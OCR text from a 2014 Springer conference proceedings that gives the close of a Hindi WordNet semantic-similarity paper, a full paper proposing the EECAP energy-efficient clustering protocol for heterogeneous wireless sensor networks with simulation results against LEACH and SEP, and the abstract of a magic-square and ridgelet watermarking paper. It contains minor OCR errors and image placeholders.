Table 2 Results of the Pearson, Spearman, and Kendall's correlation coefficient

S. no	Similarity measures	Pearson	Kendall	Spearman
1	Leacock and Chadorow	0.6814	0.5789	0.8150
2	Wu and Palmer	0.6648	0.4526	0.6947
3	Resnik	−0.1541	−0.1890	0.0360

On analyzing results, we can make following observation:

- In our experiment, edge-based similarity measures are performing better than IC-based measure.
- Lch, which is edge-based measure based on fixed depth is giving better results than Wup, which is edge-based measure on variable depth, i.e., it takes into account depth of both the words/concepts. This means, there is a scope of improvement in modifying Wup method, where in addition to using depth based information, some other graph based properties can be used.
- The IC-based measure can be improved by using a better corpus.




Fig. 3 Scatter plot of correlation between human judgment and similarities measures

5 Conclusion and Future Work

Overall, purpose of this work was to develop a lexical ontology-based module for finding semantic similarity between two word pairs. This framework can incorporate and utilize the potentially valuable information contained in WordNet ontology. In this paper, we have proposed algorithm and developed java modules (for Hindi text) for three popularly used semantic similarity methods: Resnik, Lch, and Wup. We experimented with these semantic similarity measures for Hindi words and evaluated their performance on Benchmark data set. Based on comparison between our experimental results and standard results with the help of correlation coefficient, we find that Lch-based similarity measure is performing well among three semantic similarity measures in our experiment.

As discussed earlier, there is a lot of scope for improving and developing new semantic similarity methods. We will attempt to evaluate our proposed model on a large data set and for specific application, such as text summarization, information extraction, information retrieval, etc. In future, we may try to improve these methods. One of the major limitations we have observed is that all measures used by us are using only IS–A relation and IC of a concept to calculate similarity. But many factors/properties of lexical ontology are not taken into account yet, i.e., properties of a concept and instance of a concept. Making use of these factors, we may be able to design better semantic similarity measure.

References

1. Lin, Y., Bandar, J.A., Mclean, D.: An approach for measuring semantic similarity between words using multiple information sources. IEEE Trans. Knowl. Data Eng. **15**(4), 871–882 (2003)
2. Wagh, K., Kohle, S.: Information retrieval based on semantic similarity using information content. Int. J. Comput. Sci. Issues **8**(2/4), 364–370 (2011)
3. Gruber, T.R.: Towards principles for the design of ontologies used for knowledge sharing. Int. J. Hum. Comput. Stud. **43**(5/6), 907–928 (1995)
4. Fellbaum, C.: WordNet: An Electronic Lexical Database. MIT Press, Cambridge (1998)
5. Leacock, C., Chodorow, M.: Combining local context and WordNet similarity for word sense identification. In: Fellbaum, C. (ed.) WordNet: An Electronic Lexical Database, pp. 265–283. MIT Press, Cambridge (1998)
6. Wu, Z., Palmer, M.: Verb semantic and lexical selection. In: Proceeding of the 32nd Annual Meeting of the Association for Computational Linguistics, pp. 133–138. Las Cruces, New Mexico (1994)
7. Mihalcea, R., Corley, C., Strapparava, C.: Corpus-Based and Knowledge-Based Measures of Text Semantic Similarity, pp. 775–781. American Association for Artificial Intelligence, Boston (2006)
8. Resnik, P.: Using information content to evaluate semantic similarity. In: Proceedings of the 14th International Joint Conference on Artificial Intelligence, pp. 448–453. Montreal (1999)
9. Bhattacharyya, P.: IndoWordNet. In: The 7th International Conference on Language Resources and Evaluation, Malta (2010)
10. Miller, G.A., Charles, W.G.: Contextual correlates of semantic similarity. Lang. Cogn. Process. **6**, 1–28 (1991)

Energy-Efficient Cluster-Based Aggregation Protocol for Heterogeneous Wireless Sensor Networks

Prakashgoud R. Patil and Umakant P. Kulkarni

Abstract The main goal of the data aggregation protocol is to gather and aggregate data in a wireless sensor network (WSN) in an energy-efficient manner. Prolonging the network lifetime depends on the efficient management of sensor nodes energy resource by minimizing the number of transmissions through aggregating similar data from nearby region. The clustering technique and aggregating the correlated data greatly minimize the energy consumed in collecting and disseminating the data. Reducing the energy consumption of the nodes to prolong the network lifetime is considered a critical challenge while designing protocol for WSN. In this work, we propose a novel Energy-Efficient Cluster-Based Aggregation Protocol (EECAP) for heterogeneous WSN. The main focus in this proposed work is to achieve energy efficiency by proper selection of nodes for cluster heads by considering residual energy of a node. We present experimental results by calculating the lifetime of network using various parameters such as average residual energy of nodes, number of dead nodes after each round, and death of first and last nodes in the network. The results are compared with Low-Energy Adaptive Clustering Hierarchy (LEACH) protocol and Stable Election Protocol (SEP). The EECAP performs better in both homogeneous and heterogamous WSNs.

Keywords Wireless sensor network · Clustering · Cluster head · Aggregation · Energy metrics

P. R. Patil (✉)
Master of Computer Applications, B. V. B. College of Engineering and Technology, Hubli 580031, Karnataka, India
e-mail: prpatilji@gmail.com

U. P. Kulkarni
Computer Science and Engineering Department,
S. D. M. College of Engineering and Technology,
Dharwad, Karnataka, India
e-mail: upkulkarni@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_13, © Springer India 2014

1 Introduction

Wireless sensor network (WSN) is gaining popularity due to the reduction in cost and size and advancement in microelectromechanical system (MEMS). A sensor node is generally resource constrained with relatively small memory, restricted computation capability, short-range wireless transmission receiver, and limited built-in battery power. WSN becomes increasingly useful in a variety of critical applications such as environmental monitoring, smart offices, health care, battlefield surveillance, and transportation and traffic monitoring. In most applications of sensor networks, the nodes are deployed randomly. Sensor nodes will establish a network by communication with the nodes within their radio range. In most applications, it is impossible to replace or recharge battery of sensor nodes. Energy expenditure of sensor nodes has to be done carefully in order to prolong life of sensor network. Clustering with data aggregation is one the solutions to increase lifetime of sensor network [9]. Data aggregation in WSN is a data transfer technique by which several packets from sensor nodes are combined into one. This technique is essential in WSN environment because the reduction in data packets may reduce the energy consumption, increase the network lifetime, and increase successful data transmission ratio [1, 2].

2 Review on Cluster-Based Data Aggregation Techniques

Direct transmission is a simple approach in which each node transmits its own data directly to the BS. However, if the base station (BS) is far away, the cost of sending data to it becomes too large and the nodes will die quickly [3]. In order to solve this problem, many cluster-based protocols are designed for sensor networks [2–4].

There are two kinds of clustering schemes. The clustering algorithms applied in homogeneous networks are called homogeneous schemes, and the clustering algorithms applied in heterogeneous network are referred to as heterogeneous clustering schemes. Most of the current clustering algorithms are homogeneous schemes, such as Low-Energy Adaptive Clustering Hierarchy (LEACH) [5] and Stable Election Protocol (SEP) [6].

The cluster heads have to spend extra energy for aggregating data and performing long-range transmission to the distant BS. The LEACH protocol selects cluster heads periodically and drains energy uniformly by role rotation. Each node decides itself whether or not a cluster head distributed by probability. The distributed cluster formation in each round in LEACH may not produce good clusters to be efficient. LEACH improves the system performance lifetime and data accuracy of the network, but the protocol has some limitations such as that the elected cluster head will be concentrated on one part of the network and clustering terminates in a constant number of iterations. The performance of LEACH is becomes badly in heterogeneous network. SEP [7] is developed for the two-level




Fig. 1 Sensor network model

heterogeneous network, which included two types of nodes called advanced and normal nodes. The rotating epochs and election probability are directly correlated with the initial energy of nodes. SEP performs poorly in multilevel heterogeneous networks when heterogeneity is a result of operation of the sensor network [13].

3 Wireless Sensor Network Model

The WSNs consist of hundreds or thousands of deployed sensor nodes in the sensing field. Network model used in this work consists of N nodes in M×N network field as shown in Fig. 1. The following properties of the WSN are assumed to simplify the network model.

- All sensors have limited batteries, and to recharge the batteries is impossible. Efficient energy aware clustering protocols requires for energy conservation.
- Links are symmetric, i.e., two nodes can communicate using the same transmission power.
- Sensor nodes are uniformly/randomly deployed in the network.
- There is one BS, which is located at the center of the sensing field.
- Nodes always have the data to send to the BS.
- All nodes have similar capabilities in terms of processing and communication and of equal significance.
- Sensor nodes have heterogeneity in terms of energy, i.e., different energy levels.
- Data fusion or aggregation is used to reduce the number of messages in the network. We assume that combining n packets of size k results in one packet of size k instead of size nk.

Sensor nodes have heterogeneity in terms of energy, i.e., sensor node in a network may have different energy levels. All nodes have different initial energy; some nodes are equipped with more energy than the normal nodes.

There are various models for sensor networks. In this work, we mainly consider a sensor network environment where each node periodically senses its nearby environment and would like to send its data to a BS located at a fixed point. The aim is efficient transmission of all the data to the BS so that the lifetime of the network is maximized in terms of rounds, where a round is defined as the process of gathering all the data from sensor nodes to the BS, regardless of how much time it takes [7–10].

4 Radio Energy Dissipation Model

Radio energy model used is based on [5, 6]. Energy model for the radio hardware energy dissipation where the transmitter dissipates energy to run the radio electronics and the power amplifier and the receiver dissipates energy to run the radio electronics is shown in Fig. 2 [2, 4].

In this model, both the free-space (d^2 power loss) and the multipath fading (d^4 power loss) channel models were used, depending on the distance between the transmitter and receiver [2, 7]. Power control can be used to invert this loss by appropriately setting the power amplifier—if the distance is less than a threshold d^2, the free-space model ($E_{\text{fs.}}$) is used; otherwise, the multipath model ($E_{\text{amp.}}$) is used. Thus, to transmit K-bit message, a distance d, the radio expends total energy as given by the Eq. 1.

$$E_{\text{tx}}E(k.d) = \begin{cases} K.E_{\text{elec}} + K.E_{\text{fs.}}d^2 \text{ if } d < d_0 \\ K.E_{\text{elec}} + K.E_{\text{amp.}}d^4 \text{ if } d \geq d_0 \end{cases} \quad (1)$$

where E_{elec} is the energy spent to operate the transceiver circuit and which depends on factors such as the digital coding, modulation, filtering, and spreading of the signal.




Fig. 2 Radio energy model

Amplifier energy, $E_{\text{fs.}}d^2$ or $E_{\text{amp.}}d^4$, are the energy expenditure of transmitting one bit data to achieve an acceptable bit error rate and are dependent on the distance of transmission in case of free-space model and multipath fading model. In simple term, this depends on the distance to the receiver and the acceptable bit error rate. Value of threshold distance d_0 is given by Eq. 2.

$$d_0 = \sqrt{\frac{E_{\text{fs.}}}{E_{\text{amp.}}}} \tag{2}$$

4.1 Two-Level Heterogeneous Networks

We have used two types of nodes in the network, normal, and advanced nodes. E_o is the initial energy of the normal nodes, and m is the fraction of the advanced nodes, which own a times more energy than the normal ones. Thus, there are $m.n$ advanced nodes equipped with initial energy of $E_{0.}(1+a)$ and $(1-a).N$, normal nodes that are equipped with initial energy E_o. The total initial energy of the two-level heterogeneous networks is given by Eqs. 3 and 4.

$$E_{\text{total}} = N.(1-m).E_0 + m.N.(1+a).E_0 \tag{3}$$

$$= N.E_0.(1+a.m) \tag{4}$$

Therefore, the two-level heterogeneous networks have $a.m$ times more energy and virtually $a.m$ more nodes.

Since the probabilities calculated depend on the average energy of the network at round r, hence the average energy is estimated as given in the Eq. 5.

$$\bar{E}(r) = \frac{1}{N} E_{\text{total}} \left(1 - \frac{r}{R}\right) \tag{5}$$

where R denotes the total rounds of the network lifetime. R can be calculated as

$$R = \frac{E_{\text{total}}}{E_{\text{round}}} \tag{6}$$

E_{round} is the energy dissipated in the network in a round. The total energy dissipated E_{round} is equal to (Eq. 7)

$$E_{\text{round}} = K(2.N.E_{\text{elec}+}N.E_{DA} + cE_{\text{amp}}d^4_{\text{toBS}} + NE_{\text{fs}}d^2_{\text{toCH}} \tag{7}$$

where c is number of clusters, d_{toBS} is the average distance between cluster head and the BS, and d_{toCH} is the average distance between the cluster members and the cluster head.

5 Objective and Scope

The main objective of this proposed work is to improve upon the existing clustering protocol and propose an optimized algorithm for the clustering in order to prolong network lifetime. Prolonging network lifetime is the way to provide energy-efficient WSNs [11].

Problem formulation: LEACH cluster heads are stochastically means not deterministically selected. In order to select cluster heads, each node n determines a random number between 0 and 1. If the number is less than a threshold $T(n)$, the node becomes a cluster head for the current round. The threshold is set as per the Eq. 8.

$$T(n) = \begin{cases} \frac{P}{1-P*\left(r \bmod \frac{1}{P}\right)} & \text{if} n \in G \\ 0 & \text{otherwise} \end{cases} \tag{8}$$

where G is the set of nodes, which are not elected as cluster head in the last r rounds.

P is the cluster-head probability or percentage of node to become the CH

r Number of the current round

G Set of nodes that have not been cluster head. Every node becomes a CH exactly once within $1/P$ round

The limitations of the LEACH protocol are as follows:

The non-deterministic cluster-head selection in LEACH will not automatically lead to minimum energy consumption during data transfer for a given set of nodes. Although energy consumption is a critical problem in WSNs, LEACH does not consider the remaining energy of nodes when selecting CHs. Since CH election is probabilistic, a node with very low energy has a good chance of becoming a CH. When this node dies, the entire cluster is rendered dysfunctional. It is possible that some CHs are located within close proximity of each other. This indicates that CHs are not well distributed in the network. In worst-case scenario, all CHs may be located near the edge of the network. If cluster heads are selected unfavorably near the edge of the network, in such situations some nodes have to bridge long distance to reach a cluster head. This may result in unfavorable cluster-head selection in later rounds.

5.1 Proposed Approach

In our proposed approach, the lifetime of the LEACH network is increased by modifying the LEACH threshold equation by multiplying with Node Remaining Energy Coefficient (NREC) as given in the Eqs. 9 and 10.

$$\text{NREC} = \left[\frac{\text{NRE}}{\text{NME}} + \left(\text{rs div}\frac{1}{P}\right)\left(1 - \frac{\text{NRE}}{\text{NMAX}}\right)\right] \tag{9}$$

$$T(n) = \begin{cases} \frac{P}{1-P*\left(r \bmod \frac{1}{p}\right)} & \text{if } n \in G \\ 0 & \text{otherwise} \end{cases} \times \text{NREC} \tag{10}$$

where r is the number of consecutive rounds in which node has not been cluster head. The flowchart for the proposed protocol is as per given in Fig. 3.

The following section describes the details of the approach.

Initialization of Network: This requires the initialization for the following parameters: size of sensing field (Xm×Ym), number of nodes (N), position of sink node (Xs,Ys), parameters for radio energy dissipation model such as the energy expedited to transmit, receive, and amplify.

Creation of Random Sensor Network: After the initialization phage, the number of nodes is deployed on the field to create the senor network. Sink node is positioned at the center of the sensor field.

Cluster-Head Election and Node Association: If a node is elected as a cluster head during last q round where $q < r$ or it has received cluster-head announcement from the neighboring nodes during a particular round, a node will withdraws its participation to be elected as a cluster head during that round and decide to join one of the cluster heads from which it has received cluster-head announcement and having highest received signal strength indicator (RSSI) among all received cluster-head announcements. If a node which is neither a cluster head nor a member node will send data directly to the BS.

If a node is a cluster head, it will collect data from the member nodes, aggregate them, and send it to BS. Member nodes will be activated and send its data to cluster head as per the TDMA schedule sent by the cluster head. For the rest of the time, member nodes will remain into SLEEP state to save energy and reactivated at the end of the round time.

6 Implementation and Performance Evaluation

To evaluate the performance of EECAP, simulation experiments are carried out in Matlab [12]. The results of EECAP are compared with performance of the LEACH and SEP in homogeneous and heterogeneous environment on the basis of energy dissipation and the longevity of the network. The initial values for the various parameters for the senor network have been set and the details are given in the Table 1.

The following metrics are used to analyze and compare the performance of the proposed protocol with existing.




Fig. 3 Flowchart for EECAP

Table 1 Network initial parameters

Parameters	Value
Network field (Xm×Ym)	(100 × 100)
Number of nodes (n)	100
Normal node initial energy (E_o)	0.5 J
Message size	4,000 Bits
E_{elec}	50 nJ/bit
E_{fs}	10 nJ/bit/m
E_{amp}	0.0013 pJ/bit
E_{DA}	5 nJ/bit/signal
d_{o}(threshold distance)	70 m
Popt	0.1

Average energy dissipated: This metric shows the average dissipation of energy per node over time in the network as it performs various functions such as transmitting, receiving, sensing, aggregation of data.

Total number of nodes dead: This metric indicates the overall lifetime of the network. More importantly, it gives an idea of the area coverage of the network over time.

Stability period: The period from the start of the network operation and the first dead node. We also refer to this period as "stable region."


The performance of EECAP is studied in homogeneous and heterogeneous environment with different heterogeneity parameters as per the values given in the Table 2, i.e., when ($m = 0.1$, $a = 0{,}1$).

7 Results

Fig. 4 shows the lifetime comparison for the LEACH, SEP, and EECAP (proposed) algorithms. It is seen that the round number corresponding to the first dead node for LEACH and SEP is 782 and 893. The corresponding numbers for EECAP under homogeneous and heterogeneous network are 908 and 1,079, respectively,

Table 2 Simulation scenarios with different parameter values

Scenario no.	Protocol	Percentage of probability (P) of node to become CH	M percentage adv. nodes (M)	Adv. nodes energy (A-times more than normal odes)
01	LEACH	0.1	0	0
02	SEP	0.1	0.1	1
03	EECAP (homogeneous network)	0.1	0.1	0
04	EECAP (heterogeneous network)	0.1	0.1	1



	Firsrt Node Dead (FND)	First 25 Nodes Dead	First 50 Nodes Dead	First 75 Nodes Dead	Last Node Dead (LND)
LEACH	782	1100	1187	1282	2633
SEP	893	1144	1235	1347	3299
EECAP_HM	908	1142	1259	1392	3450
EECAP_HT	1079	1249	1335	1444	5527

Fig. 4 Number of nodes dead versus rounds

which shows the significant improvement in the stability and longevity of the network. The number of rounds when first 25 nodes died, first 75 nodes died and all nodes died are also improved compared with LEACH protocol and SEP.

Fig. 5 shows the lifetime comparison for the LEACH, SEP, and EECAP (proposed) algorithms using line graph, which shows that the performance of the proposed protocol is stable and consistent throughout all the rounds as compared with LEACH and SEP.




Fig. 5 Number of nodes dead in each round




Fig. 6 Average residual energy of alive nodes versus rounds

Fig. 6 shows the variation of average dissipated energy per round. As per the plot given, it evidences that the average residual energy remained in the network throughout the entire simulation time is almost same as compared with SEP.

Fig. 7 shows the total number of packets sent to the BS by the LEACH, SEP, and EECAP. The number of packets sent by LEACH and SEP to BS in each round is significantly high in the initial rounds and suddenly the packet count dropped




Fig. 7 Number of packets sent to BS from CH per node

during the round numbers 900–1,000. But, in case of EECAP, the packets are consistently sent to the BS.

After analyzing all plots given in Figures [3, 5, 11, 13], it shows that the proposed protocol EECAP is more efficient as compared with other two (LEACH and SEP) because the energy dissipation is lower and number of nodes alive at any given time during the simulation is higher for EECAP.

8 Conclusion and Future Scope

A major challenge in designing an efficient protocol for WSN is maximizing network lifetime. Clustering has been considered one of the most viable methods for addressing the challenge of maximizing network lifetime. Clustering protocol enables sensor nodes to reduce data packets by data aggregation on WSN. The wireless communication cost is decreased by the reduction in the data packets, and the clustering protocols improve the lifetime and the energy consumption of the networks. In this paper, we proposed EECAP (Energy-Efficient Cluster-Based Aggregation Protocol for WSN), which improves stability and energy-efficient property of the heterogeneous wireless sensor network and hence increases the lifetime. The simulation results demonstrated that EECAP significantly improves the lifetime and the energy consumption of the WSN compared with existing clustering protocols in homogeneous and as well as heterogeneous environment for WSN. Our future work is to study the performance of our proposed aggregation protocol with divergent sink placement such as when sink is at the center or corner or at a location selected randomly in the sensor field.

References

1. Akyildiz, F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: Wireless sensor networks: A survey. Comput. Netw. **38**(4), 393–422 (2002)
2. Warneke, B.A., Pister, K.S.J.: MEMS for distributed wireless sensor networks. Berkeley Sensor and Actuator Center, University of California at Berkeley
3. Lindsey, S., Raghavendra, C.: Data gathering algorithms in sensor networks using energy metrics. IEEE Trans. Parallel Distrib. Syst. **13**(9), 924 (2002)
4. Mhatre, V., Rosenberg, C.: Homogeneous vs. heterogeneous clustered sensor networks: A comparative study. In: Proceedings of 2004 IEEE International Conference on Communications (ICC 2004), June 2004
5. Heinzelman, W.R., Chandrakasan, A., Balakrishnan, H., Energy-efficient communication protocol for wireless microsensor networks. In: Proceedings of the 33rd Annual Hawaii International Conference on system Sciences, vol. 2, pp. 3005–3014 (2000)
6. Smaragdakis, G., Matta, I., Bestavros, A.: SEP: A stable election protocol for clustered heterogeneous wireless sensor networks. In: Second International Workshop on Sensor and Actor Network Protocols and Applications (SANPA 2004) (2004)

7. Jung, W.-S., Lim, K.-W., Ko, Y.-B., Park, S.-J.: A hybrid approach for clustering-based data aggregation in wireless sensor networks. In: Third International Conference on Digital Society (ICDS 2009), pp. 112–117 (2009)
8. Qing, L., Zhu, Q., Wang, M.: Design of a distributed energy efficient clustering algorithm for heterogeneous wireless sensor networks. Comp. Commun. **29**, 2230–2237 (2006)
9. Chaudhary, S., Singh, N., Pathak, A., Vatsa, A.K.: Energy efficient techniques for data aggregation and collection in WSN. Int. J. Comp. Sci. Eng. Appl. (IJCSEA) **2**(4), 37–40 (2012)
10. Patil, P., Kulkarni, U.P.: Data aggregation in wireless sensor networks using fuzzy aggregator. In: International Conference on Soft-Computing and Engineering Applications—ICSEA2011, IRNet ISBN: 978-93-81583-01-2
11. Abbasi, A.A., Younis, M.: A survey on clustering algorithms for wireless sensor networks. Comp. Commun. **30**, 2826–2841 (2007). Elsevier
12. http://www.mathworks.in/help/matlab/index.htm
13. Rajagopalan, R., Varshney, P.K.: Data aggregation techniques in sensor networks: A survey. IEEE Commun. Surv. Tutorials **8**(4), 6–8 (2006)

Digital Watermarking Based on Magic Square and Ridgelet Transform Techniques

Rama Seshagiri Rao Channapragada and Munaga V. N. K. Prasad

Abstract This paper proposes two algorithms for embedding and extraction of the watermark into the cover image based on magic square and ridgelet transform techniques. Spread-spectrum communication systems use the spread sequences that have good correlation properties. Magic square technique is used as a spread-spectrum technique to spread the watermark. Ridgelet transform is the next-generation wavelets as it is effective through line singularities characteristic. Ridgelet transform generates sparse image representation where the most significant coefficient represents the most energetic direction of an image with straight edges. The experiments indicated that these algorithms enabled the cover images to have the good invisibility and made them robust to the general image compression attacks such as JPEG, GIF.

